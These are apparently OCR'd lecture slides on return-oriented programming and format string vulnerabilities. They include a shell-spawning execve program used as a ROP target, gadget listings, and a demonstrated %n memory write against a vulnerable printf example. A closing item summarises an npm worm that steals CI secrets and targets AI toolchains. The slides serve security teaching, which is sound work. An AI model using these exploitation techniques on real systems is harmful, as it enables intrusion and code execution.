
- We can initialize registers with constants

Constants




- We can initialize registers with constants
- In ROP programming we can implement this by storing the value on the stack and then use **pop** to move that value into a register

Control flow



- In the traditional execution model we set the **`%eip`** register to a new value

Control flow



- In the traditional execution model we set the **%eip** register to a new value
- In ROP programming we can implement this by setting a new value in the **%esp** register

ROP Gadgets

- Small sequences of instructions that together implement some basic functionality
- Can be located in any executable region of the program
- Gadgets can be of multiple instructions

- The most amazing thing about ROP gadgets?

Unintended ROP gadgets!!!

Unintended ROP Gadgets

Intended Code

movl $0x00000001, -44(%ebp)

c7
45
d4
01
00
00
00


test $0x00000007, %edi

f7
c7
07
00
00
00

setnzb -61(%ebp)

0f
95
45
c3

Unintended ROP Gadgets



Any code location that has **`c3`** (**`ret`**) as a value can be a potential ROP gadget!

Mounting Attack

- Need control of memory around **`%esp`**
- Rewrite stack:
  - Buffer overflow on stack
  - Format string vulnerability to rewrite stack contents
- Move stack:
  - Overwrite saved frame pointer on stack; on leave/**`ret`**, move **`%esp`** to an area under the attacker's control
  - Overflow function pointer to a register spring for **`%esp`**:
  - set or modify **`%esp`** from an attacker-controlled register then **`ret`**urn

How to craft a ROP attack

```c
#include <stdlib.h>

void main(int argc, char **argv) {
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = 0;
  execve(shell[0], &shell[0], 0);
  exit(0);
}
```

How to craft a ROP attack

```
#include <stdlib.h>

void main(int argc, char **argv) {
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = 0;
  execve(shell[0], &shell[0], 0);
  exit(0);
}
```


```
lea     0x4(%esp),%ecx
and     $0xfffffff0,%esp
pushl   -0x4(%ecx)
push    %ebp
…
```

How to craft a ROP attack

```
lea     0x4(%esp),%ecx
and     $0xfffffff0,%esp
pushl   -0x4(%ecx)
push    %ebp
...
```

0xb7fbf050	0xb7fbf032	0xb7fbf042	0xb7fbb040	0xb7fbf062	0xb7fbf096	0xb7fbf084
mov %eax, %ebx	xor %eax, %eax	inc %eax	int 0x80	mov %eax, %ecx	mov %ecx, %eax	add %eax, 0x0b
ret	ret	ret	ret	ret	ret	ret

How to craft a ROP attack



ROPgadget

```
Gadgets information
============================================================
0x080484eb : pop ebp ; ret
0x080484e8 : pop ebx ; pop esi ; pop edi ; pop
 ebp ; ret
0x080482ed : pop ebx ; ret
0x080484ea : pop edi ; pop ebp ; ret
0x080484e9 : pop esi ; pop edi ; pop ebp ; ret
0x080482d6 : ret
[...]
Unique gadgets found: 70
```

ROP Compiler

Produces the ROP payload (the addresses of the ROP gadgets + data) for our malicious program

Is ROP x86-specific?

NOPe

x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS

Related Work

- Return-into-libc, Solar Designer, 1997
  - Exploitation without code injection
- Register springs, dark spyrit, 1999
  - Find unintended **`jmp %reg`** instructions in program text
- Return-into-libc chaining with retpop, Nergal, 2001
  - Function returns into another, with or without frame pointer
- Borrowed code chunks, Krahmer 2005
  - Look for short code sequences ending in **`ret`**
  - Chain together using **`ret`**

Conclusions

- Code injection is not necessary for arbitrary exploitation
- Defenses that distinguish "good code" from "bad code" are useless
- Return-oriented programming possible on every architecture, not just x86
- ROP Compilers make sophisticated exploits easy to write

Sidenote: Format String Vulnerability

- *printf() can be a powerful tool in an attacker's hand!
  - printf("Hello world\n"); // is ok
  - printf(user_input); // vulnerable
- *printf() function has variable number of arguments
  - `int printf(const char *format, ...)`
  - as usual, arguments are fetched from the stack
- `char* format` is a format string
  - Why is the second example vulnerable?

Format string parameters!

parameter	output	passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

Example

```c
#include <stdio.h>

int main(int argc, char **argv) {
    char buf[128];
    int x = 1;

    snprintf(buf, sizeof(buf), argv[1]);
    buf[sizeof(buf) - 1] = '\0';

    printf("buffer (%d): %s\n", strlen(buf), buf);
    printf("x is %d/%#x (@ %p)\n", x, x, &x);
    return 0;
}
```

Let's try it out!

```
$ ./vul "AAAA %x %x %x %x"
buffer (28): AAAA 40017000 1 bffff680 4000a32c
x is 1/0x1 (@ 0xbffff638)

$ ./vul "AAAA %x %x %x %x %x"
buffer (35): AAAA 40017000 1 bffff680 4000a32c 1
x is 1/0x1 (@ 0xbffff638)

$ ./vul "AAAA %x %x %x %x %x %x"
buffer (44): AAAA 40017000 1 bffff680 4000a32c 1 41414141
x is 1/0x1 (@ 0xbffff638)
```

Turning format string to a write with %n

- %n → the number of characters written so far is stored into the integer indicated by the int*(or variant) pointer argument
- One can use width modifier to write arbitrary values
  - for example, %.500d
- even in case of truncation, the values that would have been written are used for %n
- More resources
  - https://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf
  - https://www.exploit-db.com/docs/english/28476-linux-format-string-exploitation.pdf

```
$ ./vul $(python -c ‘print “\x38\xf6\xff\xbf %x %x %x %x %x %x“')
buffer (44): 8öÿ¿ 40017000 1 bffff680 4000a32c 1 bffff638
x is 1/0x1 (@ 0xbffff638)


$ ./vul $(python -c ‘print "\x38\xf6\xff\xbf %x %x %x %x %x%n“')
buffer (35): 8öÿ¿ 40017000 1 bffff680 4000a32c 1
x is 35/0x2f (@ 0xbffff638)
```

Security Zen

- An emerging npm supply chain attack infects repos, steals CI secrets, and targets developer AI toolchains for further compromise.
  - Software supply chain security is currently a hot topic as most software is not developed in a vacuum.
  - Malicious code reached out to ollama servers to rewrite code!
  - Installs a fake MCP tool to exfil credentials
- Source: SANDWORM_MODE: Shai-Hulud-Style npm Worm Hijacks CI Workflows and Poisons AI Toolchains